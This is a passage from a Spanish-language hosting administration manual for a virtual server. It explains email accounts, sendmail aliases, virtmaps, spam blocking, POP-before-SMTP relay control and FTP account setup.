1. Desde la línea de comandos, ingrese **vruser**. Se iniciará el programa **vruser** que lo conducirá por una serie de preguntas.
2. Ingrese el nombre de cuenta que va a borrar. Se eliminará toda la cuenta menos el directorio raíz y los contenidos del usuario (si lo desea, puede eliminarlos manualmente).
3. Si la cuenta sólo se usa para recibir correos, considere eliminar la cuenta por completo cuando elimina la casilla.

Listado de casillas de correo electrónico

Desde la línea de comandos, ingrese `vlistuser`. Verá un informe con la siguiente información de cuenta por usuario:

- Nombre de cuenta
- Propietario de cuenta
- Directorio raíz
- Lista de servicios y límites de espacio

Nota: La ausencia de un guión ("-") en la columna "capacidad correo" indica que la cuenta tiene una casilla de correo (está habilitada para recibir correos entrantes).

Configuración del software de correo electrónico

Existen muchos programas de correo electrónico. La descripción de cómo debe configurarse cada uno para recibir correos escapa al alcance de este capítulo. Estas son las tres cosas básicas que el usuario debe configurar para recibir correos provenientes del Servidor Virtual:

1. Dirección de correo electrónico: es el nombre de usuario creado con `vadduser` más el nombre de dominio. Por ejemplo:
bob@su_empresa.com
2. Servidor de correo entrante: es el nombre de dominio o la dirección IP del Servidor Virtual.
3. Servidor de correo saliente: es lo mismo que el servidor de correo entrante.

Si desea información adicional sobre cómo configurar programas de correo, consulte el Paso 11 en la sección "Cómo comenzar en 13 pasos fáciles".

Alias de cuentas de correo

Utilizando el sistema de correo electrónico del Servidor Virtual, se pueden crear alias o direcciones de reenvío. Un alias de correo toma un mensaje entrante e inmediatamente lo reenvía a uno o más destinatarios. Se pueden direccionar muchos alias a un solo destinatario o un solo alias a muchos destinatarios.

Los alias se usan como sustitutos de direcciones largas o difíciles de recordar. También pueden usarse para establecer un conjunto de direcciones genéricas como webmaster@su_empresa.com o info@su_empresa.com. Si usted establece un conjunto de alias como el siguiente, da una imagen de profesionalismo (incluso si cada alias está direccionado al mismo destinatario).

- ventas@su_empresa.com
- servicio@su_empresa.com
- empleos@su_empresa.com

Como un solo alias puede direccionarse a múltiples destinatarios, se pueden usar alias para crear simples listas de correo o carteleras de anuncios direccionadas a la persona correspondiente. Así, la dirección de alias se usa como dirección de "difusión" para el grupo:

- todos@su_empresa.com
- marketing@su_empresa.com
- ingenieria@su_empresa.com

Si usted tiene un archivo de alias grande, agregue comentarios para evitar la confusión. Las líneas que empiezan con el carácter "#" se consideran comentarios y se pasan por alto.

Para crear un alias sólo hay que hacer dos cosas:

1. Edite el archivo `~/etc/aliases` y agregue el alias.
2. Ejecute `vnewaliases` desde la línea de comandos para generar el archivo `aliases.db`.

Creación de un alias para un usuario local

1. Edite el archivo `~/etc/aliases` y agregue la siguiente línea:

```
alias: destinatario
```

Nota: reemplace *alias* por el nombre de alias y *destinatario* por un simple nombre de usuario.

2. Por ejemplo:

```
webmaster: ted
```

3. Desde la línea de comandos, ingrese `vnewaliases`. Esta acción genera el archivo `~/etc/aliases.db` para activar el alias.

Creación de un alias para una dirección externa

1. Edite el archivo `~/etc/aliases`. Escriba:

```
alias: destinatario
```

2. Reemplace *alias* por el nombre de alias y *destinatario* por una dirección de correo completa. Por ejemplo:

```
ventas: tony@hotmail.com
```

- Desde la línea de comandos, ingrese `vnewaliases`. Esta acción genera el archivo `~/etc/aliases.db` para activar el alias.

Nota: No se preocupe si hay múltiples alias o un alias direccionado hacia otro alias. `Sendmail` realiza múltiples búsquedas para determinar el destinatario.

Cada alias debe comenzar al inicio de la línea, porque las líneas que empiezan con un espacio o una tabulación se consideran líneas de continuación. Los dos puntos que separan el alias del destinatario deben estar en la misma línea que el alias y pueden tener espacios o tabulaciones adelante o atrás.

Creación de listas de correo

Usando el archivo `~/etc/aliases`, puede crear listas de correo con muchos destinatarios. El objetivo de estas listas es ahorrar tiempo. Se puede crear una lista simple o una lista más sofisticada que se pueda editar en forma independiente del archivo de alias.

La sentencia `:include:` hace que los contenidos de un archivo se lean o incluyan en el archivo `aliases`. Esto permite guardar la lista de destinatarios en un archivo externo donde pueda manipularse independientemente del archivo `aliases`.

Creación de una lista de correo

Edite el archivo `~/etc/aliases` e ingrese lo siguiente (donde `"..."` significa que la secuencia puede continuar todo lo que sea necesario):

```
alias: destinatario1, destinatario2, destinatario3,
      destinatario4, ...
```

Creación de una lista de correo con `:include:`

- Edite el archivo `~/etc/aliases` y escriba:

```
alias: :include:/ruta
```

- `/ruta` es el nombre virtual del archivo. Por ejemplo:

```
subscriptores: :include:/etc/subscriptores.list
```

Nota: Como los contenidos de los archivos incluidos no se guardan en la base de datos `~/etc/aliases.db`, no es necesario ejecutar el comando `vnewaliases` para activar los cambios de edición.

El archivo a que hace referencia `:include:` es un archivo de texto que contiene una lista de direcciones de destinatarios. Cada línea es una lista de una o más direcciones de destinatarios. Si en una lista aparecen varias direcciones, deben estar separadas por comas. Como en el archivo `~/etc/aliases`, las líneas que comienzan con el carácter `"#"` se consideran comentarios y se pasan por alto, como líneas en blanco.

Si desea más información sobre software para crear listas automatizadas de correo, consulte Majordomo (<http://www.majordomo.com>). Majordomo funciona junto con el archivo `~/etc/aliases` para automatizar las altas y bajas de destinatarios utilizando la sentencia `:include:`.

Creación de mensajes de auto-respuesta

Los programas de auto-respuesta envían automáticamente una respuesta predeterminada a todo aquel que haya enviado un correo a una dirección específica y sirven para difundir información comúnmente solicitada, tal como una lista de productos o un documento con las preguntas más frecuentes sobre un tema determinado. Estos programas confirman la entrega del mensaje. Los correos enviados a una dirección importante pueden ser primero direccionados a través de un programa de auto-respuesta para acusar recibo del mensaje del cliente.

Instalación de software de auto-respuesta

Desde la línea de comandos, ingrese:

```
% cp /usr/local/contrib/autoreply ~/usr/bin/autoreply
% chmod 755 ~/usr/bin/autoreply
```

Creación de direcciones de auto-respuesta

Edite el archivo `~/etc/aliases`; escriba lo siguiente (todo en la misma línea):

```
alias: receptor, "|/usr/bin/autoreply -f nombre -m
mensaje -a dirección"
```

alias	Reemplace <i>alias</i> por el nombre del mensaje auto-respuesta, por ejemplo, "info".
receptor	Reemplace la dirección del destinatario que recibe copias de los mensajes entrantes (en forma similar a un alias normal).
 	Pasa el mensaje entrante al programa <code>autoreply</code> y devuelve el texto de un mensaje predeterminado como respuesta.
nombre	Reemplace <i>nombre</i> por el nombre que desea usar en el casillero "De:" del mensaje de auto-respuesta.
mensaje	Contiene la ruta del texto del mensaje de auto-respuesta. Si no se especifica la opción <code>-m</code> , el texto de la respuesta se toma del archivo llamado <code>.autoreply</code> en el directorio raíz del Servidor Virtual. La ruta es su directorio raíz en el sistema (<code>~</code>) que se ha convertido en el nuevo directorio raíz (<code>/</code>). La opción <code>-a</code> especifica un usuario al cual se puede dar una auto-respuesta. El usuario especificado debe ser el mismo que el usuario (<i>alias</i>) configurado para la auto-respuesta.

Ejemplo:

```
info: bob@su_empresa.com, "|/usr/bin/autoreply -f
info-reply -a info"
```

Nota: El programa `autoreply` busca en las líneas del encabezado "Para:" y "CC:" el texto especificado por el valor de la dirección. `Autoreply` responde al mensaje si se encuentra "dirección", de lo contrario, pasa por alto el mensaje.

Personalización del texto de auto-respuesta

Puede personalizar el contenido de las líneas del encabezado y las líneas del cuerpo del mensaje de auto-respuesta. Cuando prepara el texto, coloque las líneas personalizadas del encabezado ("Asunto" o "Responder a") en el inicio del archivo, una después de la otra. Sepárelas del cuerpo del mensaje dejando una sola línea en blanco. La primera línea en blanco indica el comienzo del cuerpo del mensaje. Elimine las líneas en blanco que puedan hacer que una línea del encabezado se considere parte del cuerpo del mensaje.

Ejemplo:

```
Respuesta a: ventas-respuesta@su\_empresa.com  
Asunto: Su pedido de información  
Gracias por su interés en <empresa>. Agradecemos su  
mensaje y ...
```

Creación de Virtmaps

Los virtmaps son similares a los alias pero adaptados a los nombres de dominios virtuales. Los Servidores Virtuales con uno o más nombres de dominios asociados además de su nombre de dominio primario utilizan los virtmaps para organizar sus alias.

Los alias no incorporan información sobre los nombre de dominios de una dirección de correo electrónico, sino sólo sobre la parte del nombre de usuario. Por lo tanto, puede haber conflictos cuando dos dominios virtuales tienen direcciones de correo con nombres de usuario idénticos, por ejemplo, "webmaster". Los virtmaps sirven para evitar estos conflictos asegurando que los mensajes enviados a webmaster@dominio1.com y a webmaster@dominio2.com no entren en conflicto, a pesar de que ambos nombres de dominio ("dominio1.com" y "dominio2.com") estén asociados con el mismo Servidor Virtual.

Creación de virtmaps

1. Desde el archivo `~/etc/virtmaps` del Servidor Virtual, escriba:

```
dirección destinatario
```

donde *dirección* se reemplaza por la dirección completa a la que se direccionan los mensajes y *destinatario* se reemplaza por la dirección del destinatario.

2. Desde la línea de comandos, ingrese `vnewvirtmaps`. Esta acción renueva el archivo `~/etc/virtmaps.db` para activar los cambios.

Ejemplo de archivo virtmaps

En el siguiente ejemplo de un archivo `virtmaps` las direcciones se agrupan por nombre de dominio. La primera dirección en el grupo "abc.com" redirecciona los correos a un usuario externo y la segunda los direcciona a un usuario local.

```
#abc.com
bob@abc.com          bob@aol.com
webmaster@abc.com   carol
#xyz.com
bob@xyz.com          bob
webmaster@xyz.com   john
```

Nota: A diferencia del archivo `~/etc/aliases`, la dirección y el destinatario en el archivo `~/etc/virtmaps` no se separan por dos puntos.

Uso del Comodín

Se puede redireccionar como si fuera un "comodín" cualquier dirección en un nombre de dominio que no esté mencionada específicamente a una sola cuenta.

Creación

1. Desde el archivo `~/etc/virtmaps` del Servidor Virtual, escriba:

```
nombrehost destinatario
```

donde *nombrehost* se reemplaza por el nombre del dominio para el cual usted desea crear el comodín y *destinatario* se reemplaza por la dirección de destinatario.

- Desde la línea de comandos, ingrese `vnewvirtmaps`. Esta acción renueva el archivo `~/etc/virtmaps.db` para que se activen los cambios.

Ejemplo de un archivo `virtmaps`

```
#abc.com
bob@abc.com          bob@aol.com
webmaster@abc.com   carol
abc.com              carol
#xyz.com
bob@xyz.com          bob
webmaster@xyz.com   john
xyz.com              bob
```

Nota: Esta modalidad se puede colocar en cualquier lugar del archivo `~/etc/virtmaps`. Sin embargo, debe colocarlas al final de la sección para enfatizar su carácter de destinatario por defecto (si no corresponde ninguna de las conexiones anteriores usará esta última).

Combinación de `virtmaps` y `alias`

Cuando llega un nuevo correo primero se procesan los `virtmaps`, antes que los `alias`. Una vez que el proceso de `virtmaps` está completo y se identificó un destinatario local, se verifica en la base de datos de `alias` para ver si el destinatario existe como un `alias`. En caso afirmativo, el mensaje se direcciona al `alias`. En caso contrario, el destinatario debe existir como un nombre de usuario y se entrega el mensaje en su casilla de correo.

Diferencias entre `virtmaps` y `alias`

Una diferencia entre el archivo `~/etc/virtmaps` y el archivo `~/etc/aliases` es que en los `virtmaps` no se puede usar múltiples destinatarios.

Otra diferencia relacionada con la primera es que la parte de la derecha de una línea del archivo `~/etc/virtmaps` debe consistir únicamente en una dirección de destinatario y no debe contener ninguna de las características más avanzadas. En el archivo `virtmaps` no pueden usarse elementos como sentencias `:include:`, entrega a un archivo (indicada por el carácter `/`) o entrega a un programa (indicado por el carácter `|`).

Tal vez la diferencia más importante entre los `virtmaps` y los `alias` es que `sendmail` realiza sólo una búsqueda en la base de datos del archivo `~/etc/virtmaps.db`. El efecto es que la parte de la derecha de una línea `~/etc/virtmaps` (la del destinatario) no debe depender de la parte izquierda (la dirección) ni de ninguna otra línea. El programa `sendmail` no busca más de un vez para rastrear a los receptores (a diferencia del procesamiento de `alias`, donde `sendmail` realiza repetidas búsquedas de `alias` hasta resolver totalmente la dirección del destinatario).

Resumen de virtmaps

1. Si usted tiene un solo dominio que direcciona a su Servidor Virtual, el uso del archivo `virtmaps` no es necesario.
2. Las direcciones de correo de varios dominios se guardan en el archivo `~/etc/virtmaps`.
3. Después de agregar una dirección al archivo `virtmaps`, vuelva a generar el archivo `virtmaps.db` con el comando `vnewvirtmaps`.
4. Su formato es sencillo:

dirección *destinatario*

Por ejemplo:

`webmaster@abc.com` john

5. En el archivo `~/etc/virtmaps` no deben existir los ":" y debe haber solo un usuario a la derecha. Si se necesitan varios destinatarios a la derecha, se debe especificar el nombre de un alias del lado derecho y luego crear el alias en el archivo `alias` con los destinatarios.
6. Los comodines para un dominio deben ir al final.

Correos comerciales no solicitados

Si bien la comercialización de la Internet trajo muchos beneficios, entre sus efectos negativos puede citarse la proliferación de correos no solicitados (Unsolicited Commercial E-mail / UCE), comúnmente llamados "spam". El Servidor Virtual controla estos correos de la siguiente manera:

- Bloquea el spam para que no se envíen a los usuarios del Servidor Virtual
- Bloquea el spam para que no se envíen a través del Servidor Virtual (retransmisión).

Bloqueo de spam entrante

Defender el Servidor Virtual del spam no es tarea sencilla. Un método para bloquearlo es ingresar la dirección del remitente del spam en el archivo `~/etc/spammers` del Servidor Virtual.

Bloqueo de mensajes provenientes de ciertos dominios

1. Desde el archivo `~/etc/spammers` del Servidor Virtual, escriba:

```
nombreusuario@dominio
```

o:

```
dominio
```

donde *nombreusuario* es el nombre de usuario del emisor y *dominio* es el nombre de dominio o host dentro de la dirección del emisor.

2. Desde la línea de comandos, ingrese `vnewspammers`. Esta acción reconstruye el archivo `~/etc/spammers.db` para que se activen los cambios.

Mantenimiento del archivo `~/etc/spammers`

Al elegir los valores que deberá colocar en el archivo `~/etc/spammers`, usted debe entender el diseño y contenido de los encabezados en un mensaje no solicitado. Entender el diseño de los mensajes de correo (tal como los lee su Servidor Virtual) le permite ubicar y reconocer el remitente SMTP.

Su Servidor Virtual coloca la dirección del remitente SMTP en la línea del encabezado que comienza por "From " (la palabra "From " seguida de un blanco).

Observe las líneas de encabezado "from" y "From:" no necesariamente tienen que ser las mismas, aunque a menudo lo son. La línea del encabezado "From:" es parte del contenido del mensaje, no parte del SMTP. Si existe una discrepancia entre la dirección "from " y "From:", use la dirección "from " como valor para incluir en el archivo `~/etc/spammers`.

Este bloqueo es útil aunque no a toda prueba. Como el remitente puede ser (y a menudo es) falsificado por los proveedores de spam, es posible eludir el bloqueo. Sin embargo, muchos mensajes se desvían, de modo que el esfuerzo no es en vano, siempre que el archivo `~/etc/spammers` se mantenga actualizado.

Bloqueo de retransmisión POP(IMAP) antes que SMTP

El abuso de la retransmisión SMTP no autorizada es una tendencia creciente, en general usada por personas o grupos que envían grandes cantidades de correos no solicitados.

Un incidente de retransmisión SMTP se produce cuando se usa un servidor SMTP para entregar un mensaje que no está destinado a ninguno de sus usuarios locales. El servidor SMTP pasa el mensaje a otro servidor SMTP, que a su vez lo direcciona al destinatario, y por eso se usa el término “retransmisión” (relay). La retransmisión SMTP permite introducir mensajes legítimos en el sistema de correo de computadoras cliente que no ofrecen todas las capacidades de servidor SMTP (como muchas PCs que ejecutan Windows, o computadoras Macintosh). Los servidores SMTP desprotegidos o “abiertos” pueden usarse como retransmisión para campañas no solicitadas. (Hay personas inescrupulosas que usan un servidor SMTP desprotegido y le envían una única copia de un mensaje y luego le piden que retransmita el mensaje a los destinatarios. Muchos servidores se caen por la tremenda carga de correos rebotados de direcciones no válidas, a lo que se suman las quejas de los que reciben los correos no solicitados.)

En la configuración predeterminada, el servidor SMTP del servidor Virtual se cierra a todos los usuarios a menos que tengan un nombre de usuario y clave válidos. Esto impide la retransmisión y protege los recursos del Servidor Virtual. Para hacerlo, el Servidor Virtual usa una técnica llamada “POP antes que SMTP” (como también se aplica al servidor IMAP, también podría llamarse IMAP antes que SMTP) para limitar la retransmisión a los usuarios que previamente accedieron al servidor POP (o IMAP) con su clave.

El bloqueo de retransmisión POP antes que SMTP funciona cada vez que alguien ingresa exitosamente un nombre de usuario y clave correctos al servidor POP. El servidor POP registra la dirección de IP de la computadora remota para uso posterior por parte del servidor SMTP.

Nota: Debido al bloqueo de retransmisión POP antes que SMTP, sus usuarios deben verificar su correo (accediendo ya sea al servidor POP o al servidor IMAP) antes de poder enviar mensajes. De lo contrario, el servidor SMTP no va a aceptar sus mensajes salientes. El bloqueo de retransmisión POP antes que SMTP tiene un efecto superior ya que los usuarios que tienen una dirección IP dinámicamente asignada cada vez que se conectan a Internet.

Configuración de los clientes de correo electrónico

1. Desde “verificar correo cada x minutos”, configure la cantidad de minutos en que desea que su lector de correo se conecte, por ejemplo, 15. La opción verificar correo primero exige la autenticación del cliente de correo (en este caso cada 15 minutos), antes de enviar.
2. Los programas de correo más nuevos tienen opciones de configuración POP antes que SMTP. Elija la opción “autenticar antes de enviar”.

Administración de POP antes que SMTP

En la configuración predeterminada, el Servidor Virtual nunca elimina las direcciones de la base de datos. Cuando una dirección se registra, siempre sigue siendo válida. Los usuarios que se contactan con su servidor SMTP desde su dirección IP pueden usar el servidor como un host de retransmisión SMTP. El comando `vsmtprelay` le permite administrar las direcciones IP en el archivo `~/etc/relayers.db`. A continuación se muestran algunos ejemplos del uso de `vsmtprelay`:

Listado de todas las direcciones de IP registradas

Desde la línea de comandos del Servidor Virtual, escriba:

```
% vsmtprelay list
```

Los resultados se parecen a este ejemplo :

```
# timestamp (UTC): Tue Sep 22 22:15:27 1998
10.11.12.13 906502527
```

El ejemplo muestra la dirección IP registrada (10.11.12.13), la indicación de hora correspondiente (906502527) y una línea de comentario que muestra la indicación de hora en forma decodificada el día y la hora en Hora Universal Coordinada (UTC).

Listado de todas las direcciones de más de 10 minutos en la base de datos

Desde la línea de comandos del Servidor Virtual, escriba:

```
% vsmtprelay list 10
```

Listado de todas las direcciones de la base de datos, incluyendo las que tienen indicación de hora para el futuro

Desde la línea de comandos del Servidor Virtual, escriba:

```
% vsmtprelay dump
```

Edición del contenido de la base de datos

Desde la línea de comandos del Servidor Virtual, escriba:

```
% vsmtprelay dump > ~/etc/relayers
```

Nota: Los contenidos de la base de datos se colocan en el archivo `~/etc/relayers`. Usted puede editar manualmente (agregar, cambiar o eliminar entradas) el archivo `~/etc/relayers.db`.

Reconstrucción de la base de datos a partir de la copia editada

Desde la línea de comandos del Servidor Virtual, escriba:

```
% /usr/sbin/makemap hash ~/etc/relayers.db <
~/etc/relayers
```

Vencimiento de todas las direcciones de la base de datos

Desde la línea de comandos del Servidor Virtual, escriba:

```
% vsmtprelay expire
```

Vencimiento de las direcciones de más de 60 minutos en la base de datos

Desde la línea de comandos del Servidor Virtual, escriba:

```
% vsmtprelay expire 60
```

Utilización del comando `crontab` para manejar `relayers.db`

Utilizando la tabla `cron`, puede implementar el vencimiento automático de las direcciones. Experimentando, se puede llegar a una política útil que equilibre los requisitos de la seguridad del sistema y la comodidad de los usuarios. En el Capítulo 8 se ofrece una explicación detallada del `cron`.

Implementación de una política estricta de vencimiento de direcciones

Desde la tabla `cron`, escriba:

```
* /15 * * * * /usr/local/bin/vsmtprelay expire 60
```

donde cada 15 minutos, todas las direcciones de más de 60 minutos se eliminan de la base de datos.

Nota: Este ejemplo da una ventana de 60 minutos para el permiso de retransmisión de SMTP (con una periodicidad de 15 minutos).

Implementación de una política flexible de vencimiento de direcciones

Desde la tabla `cron`, escriba:

```
0 0 * * * /usr/local/bin/vsmtprelay expire
```

donde `0 0` significa que una vez por día, a la medianoche, la base de datos de direcciones se limpia por completo.

Nota: Este ejemplo permite a los usuarios retransmitir el día completo (si verifican su correo desde esa dirección de IP por lo menos una vez durante el día).

Mantenimiento del archivo de registro de correo electrónico

Para ver cómo mantener el archivo de registro de correo electrónico, consulte la sección "Administración de registros de servidor" en el Capítulo 8.

Información adicional

Si desea información adicional sobre los temas analizados en este capítulo, consulte las siguientes páginas en el sitio web de viaVerio.

Información acerca del Servidor Virtual

<http://www.viaverio.com/support/>

Capítulo 5: Servicio Virtual de FTP

La conexión a una computadora remota a través de FTP (File Transfer Protocol) es similar a TELNET, excepto que interviene FTP:

- No están disponibles todas las herramientas.
- El acceso a los archivos es limitado.
- Las posibilidades de navegación son limitadas.

Se puede usar FTP para transferir archivos de cualquier tipo entre computadoras que ejecuten distintos sistemas operativos. Por ejemplo, puede transferir archivos entre un servidor UNIX y una PC Windows (con un programa FTP). El FTP es popular en todo el mundo porque existen disponibilidad de programas para todas las plataformas.

Este capítulo trata los siguientes temas:

- Nombre de su servicio virtual de FTP.
- Creación de directorios de acceso para clientes
- Información adicional

Nombre de su servicio virtual de FTP

El nombre estándar de FTP suele ser [ftp.su_empresa.com](ftp://ftp.su_empresa.com). Si su dominio se encuentra registrado, sus servicio virtual de FTP anónimo se encuentran en ese formato estándar.

FTP anónimo y no anónimo

Su Servidor Virtual es compatible con el FTP anónimo (que permite a los usuarios acceder a los archivos a través de FTP sin ingresar nombre de usuario ni clave) y con el FTP no anónimo (que requiere nombre de usuario y clave). Cuando se configura el FTP anónimo, los usuarios simplemente ingresan "anónimo" como su nombre de usuario y su dirección de correo electrónico como su clave. En otras palabras, con el FTP anónimo, no hay que configurar cuentas FTP específicas para que los usuarios accedan a archivos en su Servidor Virtual a través de FTP.

Su directorio de FTP anónimo

El FTP anónimo es la forma más segura de otorgar a los usuarios acceso al servicio virtual de FTP, porque los usuarios están restringidos a su directorio raíz FTP. Al restringir el acceso y los permisos de los usuarios, se limita el daño potencial que pueden ocasionar los usuarios.

El directorio de FTP es su directorio raíz y, según se predeterminó, contiene sólo el subdirectorio `pub`. El directorio `pub` contiene los archivos disponibles para los clientes de FTP anónimo. Debe colocar en el directorio `pub` los archivos a los que los clientes necesitan acceder. Además se puede de crear otros directorios si lo considera necesario.

Creación de directorios de acceso para clientes

Es posible que, alguna vez, sus usuarios tengan que subir archivos a su servidor FTP. Si usted permite subir vía FTP, debe restringir esos archivos al directorio `incoming` (entrante) o de acceso para clientes.

Nota: Si usted no permite la subida de archivos, no es necesario crear un directorio entrante.

Solo conceda a sus usuarios permisos de escritura solamente en el directorio entrante. De esa manera, al no conceder a los usuarios permisos de lectura ni ejecución, se evita que cambien o borren los archivos subidos por otras personas. Si los usuarios poseen permisos de lectura en el directorio entrante, podrían subir archivos potencialmente comprometedores o ilegales donde otros usuarios podrían tener acceso.

Cómo crear un directorio `incoming`

1. Desde su directorio `ftp/pub`, cree un directorio denominado `incoming`:

```
% mkdir ftp/pub/incoming
```
2. En el directorio `ftp/pub/incoming`, cree un archivo denominado `.incoming` (no olvide el ".").

El archivo `.incoming` señala que el directorio es sólo de escritura.

Creación de banners de ingreso y mensajes de directorio

Algunos servidores FTP exhiben mensajes inmediatamente después de que el usuario se haya conectado. Esos mensajes brindan al usuario información útil sobre el sitio al que están accediendo y se denominan banners de ingreso.

Los mensajes de directorio se comportan de la misma manera. Cuando un usuario accede a un directorio en particular, se exhibe un mensaje. El mensaje suele contener información acerca de lo que se encuentra en el directorio, además de precauciones respecto de los archivos del sistema.

Cómo crear un banner de ingreso

1. En su directorio `~/ftp/pub`, cree un archivo denominado `.welcome`.
2. En el archivo `.welcome`, ingrese el texto que desea que vea el usuario.

A continuación, se incluye un ejemplo de banner de ingreso que puede encontrarse en un servidor FTP.

```
Bienvenido al Servidor FTP de Su Empresa!  
Las consultas e informes sobre este servidor deben  
dirigirse a ftp@su\_empresa.com.
```

Cómo crear un mensaje de directorio

Cree un archivo denominado `.message` en el directorio donde desea que aparezca el mensaje. El mensaje de texto que cree en el archivo `.message` aparece cuando el usuario accede a ese directorio.

Por ejemplo, usted puede promover una versión de demostración del software de su empresa en el directorio **DEMO** con un archivo **.message** que contenga el texto siguiente:

```
Este directorio tiene varias demo de los productos de
Su Empresa:
```

```
testeo.zip - Versión 1.0 (DEMO)
```

```
prueba.zip - Versión 2.1 (DEMO)
```

Creación de cuentas FTP no anónimas

Si configura su Servidor Virtual para manejar cuentas FTP no anónimas, puede agregar con facilidad cuentas FTP para algunos usuarios. El agregado de cuentas FTP le permite controlar quién sube o baja lo siguiente:

- Contenido de la Web.
- Archivos del área de FTP anónimo.
- Archivos de directorios privados.

Nota: La mayoría de los clientes utilizan FTP no anónimo en sus Servidores Virtuales. Los clientes entonces pueden revender espacio de servidor a otros clientes, lo cual les permite mantener sus propias páginas de inicio. Además, las empresas que desean restringir las bajadas de información valiosa pueden emplear FTP anónimo restringido mediante clave.

El procedimiento para agregar cuentas FTP no anónimas es similar al procedimiento para agregar cuentas de correo POP. Al crear la cuenta FTP, el servidor crea en forma automática una cuenta POP de correo electrónico para el usuario. Si no desea que el usuario acceda al correo electrónico de su servidor, no le informe acerca de la cuenta de correo electrónico.

Cómo agregar cuentas FTP no anónimo

1. Vía Telnet y desde la línea de comandos, escriba **vadduser**. Esta acción muestra una serie de campos a completar comenzando con el siguiente ejemplo de comando:

```
% vadduser
```

```
Por favor responda las preguntas a continuación.
Cuando este disponible una 'respuesta predeterminada',
ésta aparecerá entre corchetes a continuación de la
pregunta. Por ejemplo, la pregunta:
```

```
¿Cuál es su color favorito? [azul]:
```

```
tiene la respuesta predeterminada 'azul'. Simplemente
acéptela (sin tener que escribir) presionando la tecla
Enter, o escriba su respuesta y luego presione
<Enter>.
```

```
Use la tecla <Backspace> para borrar y corregir
errores en las respuestas, antes de presionar <Enter>.
En general, una vez que se presiona <Enter> se pasa a
la siguiente pregunta.
```

```
Una vez que respondió todas las preguntas, tendrá la
```

posibilidad de modificar sus opciones antes de que se actualicen los archivos.

Presione <Enter> para continuar:

2. Escriba el nombre de usuario. Use un máximo de hasta 8 caracteres, sin utilizar "." ni ":".
3. Escriba la clave del usuario de correo electrónico o de FTP.
4. Vuelva a escribir la nueva clave.
5. Escriba el nombre completo del usuario y después presione Enter. Use 80 caracteres como máximo, sin utilizar "." ni ":".
6. Seleccione los servicios que la cuenta requiera. Las opciones predeterminadas son ambas: FTP y correo electrónico. O escriba el nombre del servicio (FTP o correo electrónico) que desee deseleccionar para la cuenta.
 - o FTP (File Transfer Protocol) para subir y/o bajar archivos
 - o Servicios de correo electrónico que incluyen POP, IMAP y SMTP

Nota: Si a la cuenta del usuario se accediera Vía IMAP, esta debe estar habilitada con el servicio de FTP.

7. Ingrese una respuesta afirmativa o negativa a la pregunta "¿Quiere asignarle un Límite de espacio determinado a la cuenta?" (quotas)
8. Ingrese la cantidad de MB para esta cuenta (ingrese "0" es sin límite).
9. Ingrese una respuesta numérica a la siguiente pregunta: "¿Dónde quiere colocar el directorio raíz del usuario?" Puede colocarlo en una de las cuatro opciones que se le presentan o bien en la ubicación que desee. La siguiente tabla describe brevemente cada ubicación.

Descripción	Ejemplo
Directorio raíz para una cuenta de correo electrónico	<code>/usr/home/nombreusuario</code>
Directorio de la cuenta alojada en el web principal	<code>/usr/local/etc/httpd/htdocs/nombreusuario</code>
Directorio de la cuenta alojada de forma virtual	<code>/usr/local/etc/httpd/htdocs/vhosts/nombreusuario</code>
Directorio raíz para FTP anónimo	<code>/ftp/pub/nombreusuario</code>
Otra ubicación que usted elija	<code>/usr/local/etc/httpd/htdocs/vhosts/algún_directorio/nombreusuario</code>

- o Ingrese "1" si la opción elegida es un directorio raíz para una cuenta de correo electrónico.
- o Ingrese "2" si la opción elegida es un directorio de cuenta alojada en el web principal.
- o Ingrese "3" si la opción elegida es una cuenta alojada de forma virtual. Recomendamos usar esta opción por dos motivos. El primero es que FrontPage 2000 así lo exige. El segundo es que el directorio `vhosts` es una ubicación ordenada donde pueden residir cada uno de sus directorios de usuarios subalojados. Cada uno está bien separado, se distingue de los demás y es seguro.
- o Ingrese "4" si la opción elegida es un directorio raíz para FTP anónimo.
- o Ingrese la ruta que desee.

Nota: La ejecución del script `vadduser` es directa, con una excepción: los servicios de cuenta (FTP y correo electrónico). Estos servicios se agregan a la cuenta de cada usuario en forma predeterminada. Si usted quiere que el usuario tenga privilegios tanto de FTP como de correo electrónico, presione Enter cuando se le pide aceptar las configuraciones predeterminadas. Para que el usuario tenga sólo privilegios FTP, deseccione los privilegios de correo electrónico ingresando "mail". Para que el usuario tenga sólo privilegios de correo, deseccione los privilegios FTP ingresando "ftp". Si necesita agregar un servicio que no figura en la lista entre corchetes ([]), escriba el servicio (correo electrónico o FTP) y presione Enter.

Por ejemplo, si María Pérez tiene el nombre de cuenta "maría" y el nombre de dominio asociado a su Servidor Virtual es "su_empresa.com", entonces la dirección de correo electrónico de María será: maria@su_empresa.com.

Nota: (quota) El Límite de espacio Vía FTP determina lo que puede consumir todo el árbol del directorio raíz de un usuario y sus archivos. Este límite es solamente es eficaz cuando se usa el FTP para subir los archivos. El Límite del correo determina el espacio que puede consumir el archivo de correo de un usuario bajo `~/usr/mail`. Cada uno se expresa como un entero decimal de megabytes (MB) de espacio en disco.

Opciones del directorio raíz de usuarios

Usted cuenta con varias opciones para configurar el directorio raíz de usuarios. Cada una de esas opciones le permite controlar la forma en que el usuario accede al Servidor Virtual.

La primera opción le permite crear el directorio raíz bajo su directorio `/usr/home`. Esa opción es la más indicada para los usuarios que no poseen requerimientos especiales de uso. Si el directorio se llamara `test`, se crearía en `/usr/home/test`. Ese sería un lugar ideal para que usted creara un directorio FTP para permitir a los usuarios subir información a su servidor. Desde el directorio `test`, su administrador del sistema entonces podría verificar y colocar el/los archivo/s en la estructura de directorio correspondiente.

La segunda opción le permite crear el directorio raíz bajo su directorio `/usr/local/etc/httpd/htdocs`. Si el directorio se llamara `test`, se crearía en `/usr/local/etc/httpd/htdocs/test`. Esa opción es la más indicada para los usuarios que suben sus propias páginas web. Los usuarios tendrían acceso FTP al directorio y los subdirectorios `test` creados por ellos. Sin embargo, los usuarios no podrían acceder a nada por encima del directorio `test`. Las páginas de inicio de los usuarios estarían ubicadas en http://www.su_empresa.com/test.

La tercera opción le permite crear el directorio en el directorio `vhosts` (`/usr/local/etc/httpd/vhosts/nombreusuario`), que se utiliza para almacenar archivos para cualquier subhost virtual que haya creado. Esa opción permitiría a los usuarios tener acceso a los archivos alojados en forma virtual pero no a los archivos alojados en forma virtual de otro usuario. Si posee subhosts virtuales en su Servidor Virtual, o si prevé tenerlos, recomendamos esta opción.

La cuarta opción permite al usuario subir archivos a su directorio FTP anónimo. El directorio creado para la prueba de usuario sería `/ftp/pub/test`. Los archivos de ese directorio sólo podrían agregarse y borrarse mediante el `test` de usuario, pero cualquiera tendría acceso para bajar esos archivos.

